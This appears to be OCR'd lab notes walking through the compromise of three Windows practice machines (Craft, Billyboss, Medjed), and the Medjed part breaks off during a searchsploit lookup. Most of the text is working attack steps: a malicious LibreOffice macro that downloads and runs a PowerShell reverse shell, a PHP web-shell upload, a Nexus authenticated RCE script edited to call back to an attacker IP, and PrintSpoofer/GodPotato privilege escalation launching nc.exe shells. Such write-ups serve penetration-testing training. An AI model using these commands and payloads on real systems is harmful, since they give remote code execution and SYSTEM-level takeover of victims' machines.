
[+ Fuzzing]

LAB Steps:

→ This is very stright box there is only one port running that is port 80 web service !!

→ where we need to upload resume !!

→ tried uploading some php files but the result showes !!




Only **.odt** file's are allowed !!

we need to install libra-office to do this attack !!

and we need to make use of macro and get the intial access !!

→ Open a file **offsecexam.odt** and create a macro !!



The code :


```
```


REM ***** BASIC *****

Sub Main

Shell ("cmd /c powershell IEX(IWR http://192.168.45.225/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443")

End Sub

```

before uploading we need to do one thing !!

**Tools → Cutomize → Events → Click on Open Document and add Macro and save it**


```



Upload the file and host **Invoke-ConPtyShell.ps1** on port **80** and listen on port **443**

stty raw -echo; (stty size; cat) | nc -lvnp 443

we got access as **thecybergeek** user

```
PS C:\Users> cd thecybergeek
PS C:\Users\thecybergeek\Desktop> dir

    Directory: C:\Users\thecybergeek\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/24/2024   6:43 AM             34 local.txt


Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d48a:9394:a9ac:5234%5
PS C:\Users\thecybergeek\Desktop> whoami
craft\thecybergeek
```

we got the local.txt !!

ther eis another user called **apache**

but we are unable to access !!

```
PS C:\Users> cd apache
PS C:\Users\apache> dir
dir : Access to the path 'C:\Users\apache' is denied.
At line:1 char:1
+ ~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\apache
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microso
```

→ Tried some PrivEsc techniques but failed !!
→ There is a Xampp Server is running so let's try to upload any web shell and see whether we can access to apache user !!

PS C:\xampp\htdocs> **iwr -uri http://192.168.45.225/simple-backdoor.php -OutFile simple-backdoor.php**

execute on web :

http://craft.offsec/simple-backdoor.php?cmd=cmd /c powershell IEX(IWR http://192.168.45.225/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443

got the apache user access !!

```
Windows PowerShell
Copyright (C) Microsoft Corporation. A

craft\apache
PS C:\xampp\htdocs> hostname
CRAFT
```


PrivEsc:

There is SeImpersonate Privilege User enabled !!

let's upload printspoofer and get the system access !!

PS C:\xampp\htdocs> **iwr -uri http://192.168.45.225/PrintSpoofer64.exe -OutFile PrintSpoofer64.exe**

PS C:\xampp\htdocs> **.\PrintSpoofer64.exe -i -c powershell.exe**



got administrator accessmand proof.txt !!

Billyboss

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 10.0
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATCH
|_http-title: BaGet
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
8081/tcp open http Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-server-header: **Nexus/3.21.0-05** (OSS)
|_http-title: Nexus Repository Manager
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC

==========

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There are port 80 and port 8081 runnning the webservers !!
→ port 80 is worst we cannot get anything !!

port 8081 running in the Sonatype Nexus repositoy Manager !! there is login !!

Tried some default credential not worked !! at last

nexus : nexus → Worked !!

there is an authenticated rce Exploit !!

$ **searchsploit -m 49385**

```
# execute code on the target server.
#
#!/usr/bin/python3

import sys
import base64
import requests

URL='http://192.168.200.61:8081/'
CMD='cmd.exe /c powershell IEX(IWR http://192.168.45.225/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.45.225 443'
USERNAME='nexus'
PASSWORD='nexus'

s = requests.Session()
print('Logging in')
body = {
    'username': base64.b64encode(USERNAME.encode('utf-8')).decode('utf-8'),
    'password': base64.b64encode(PASSWORD.encode('utf-8')).decode('utf-8')
}
r = s.post(URL + '/service/rapture/session',data=body)
if r.status_code ≠ 204:
```

you can see we edited the username , password and cmd and URL !!

$ **python3 49385.py**

```
┌──(kali💀kali)-[~/offsec/pg/Win/Billyboss]
└─$ python3 49385.py
Logging in
Logged in successfully
Command executed
```

We got the shell !!

```
PS C:\Users\nathan\Desktop> type local.txt
6d3933ba426e9e8c3b9674467000eb9e
PS C:\Users\nathan\Desktop> whoami
```
\

got local.txt !!

PrivEsc:

```
PS C:\Users\nathan\temp> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

tried printspoofer but failed but the **godpotato** worked !!

PS C:\Users\nathan\temp> **.\GodPotato.exe -cmd "cmd /c C:\Users\nathan\temp\nc.exe 192.168.45.225 443 -e cmd.exe"**

```
PS C:\Users\nathan\temp> .\GodPotato.exe -cmd "cmd /c C:\Users\nathan\temp\nc.exe 192.168.45.225 443 -e cmd.exe"
[*] CombaseModule: 0x140706401812480
[*] DispatchTable: 0x140706404154976
[*] UseProtseqFunction: 0x140706403523008
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\451e422b-5d61-4d06-929d-e7065dbfe565\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000dc02-1208-ffff-9fb8-1dff5bae1d7b
[*] DCOM obj OXID: 0x19a8ec7b577f7b50
[*] DCOM obj OID: 0x751946c17e6c5796
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 840 Token:0x764  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4828
```

we got the administrator shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Billyboss]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.200.61] 50096
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami

C:\Windows\system32>hostname
hostname
billyboss

C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
86d7771e15c56fd156a61b69cf61e7ed

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.200.61
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.200.254
```

got **proof.txt**

Medjed

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

```
PORT     STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, NULL, SIPOptions:
|_    Host '192.168.45.225' is not allowed to connect to this MariaDB server
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8000/tcp  open  http-alt     BarracudaServer.com (Windows)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Home
|_http-server-header: BarracudaServer.com (Windows)
|_    <html><body><h1>400 Bad Request</h1>Can't parse
request<p>BarracudaServer.com (Windows)</p></body></html>
| http-webdav-scan:
|   Server Date: Tue, 25 Jun 2024 14:27:54 GMT
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PUT, COPY, DELETE, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK
|_  Server Type: BarracudaServer.com (Windows)
30021/tcp open  ftp          FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -r--r--r-- 1 ftp ftp          536 Nov 03  2020 .gitignore
| drwxr-xr-x 1 ftp ftp            0 Nov 03  2020 app
| drwxr-xr-x 1 ftp ftp            0 Nov 03  2020 bin
| drwxr-xr-x 1 ftp ftp            0 Nov 03  2020 config
| -r--r--r-- 1 ftp ftp          130 Nov 03  2020 config.ru
| drwxr-xr-x 1 ftp ftp            0 Nov 03  2020 db
| -r--r--r-- 1 ftp ftp         1750 Nov 03  2020 Gemfile
| drwxr-xr-x 1 ftp ftp            0 Nov 03  2020 lib
```

| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 log
| -r--r--r-- 1 ftp ftp 66 Nov 03 2020 package.json
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 public
| -r--r--r-- 1 ftp ftp 227 Nov 03 2020 Rakefile
| -r--r--r-- 1 ftp ftp 374 Nov 03 2020 README.md
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 test
| drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 tmp
|_drwxr-xr-x 1 ftp ftp 0 Nov 03 2020 vendor
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
33033/tcp open unknown
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| GetRequest, HTTPOptions:
|_ bord
44330/tcp open ssl/unknown
|_ssl-date: 2024-06-25T14:28:23+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=server demo 1024 bits/organizationName=Real Time Logic/stateOrProvinceName=CA/countryName=US
| Not valid before: 2009-08-27T14:40:47
|_Not valid after: 2019-08-25T14:40:47
45332/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
| http-methods:
|_ Potentially risky methods: TRACE
|**_http-title: Quiz App**
45443/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.3.23
|_http-title: Quiz App
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Started with the port 8000 port webservice !!



firstly searched for any authenticated RCE's

http://192.168.246.127:8000/rtl/about.lsp

BarracudaDrive 6.5

License

BarracudaDrive is free for non-commercial use. A business license is required if using BarracudaDrive for any commercial use. See the purchase page for more information.

BarracudaDrive is powered by:

- Barracuda Embedded Web Server
- SharkSSL Embedded SSL Stack
- Lua Server Pages

you can see the version !!

```
┌──(kali💀kali)-[~/offsec/pg/Win/Medjed]
└─$ searchsploit BarracudaDrive 6.5
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
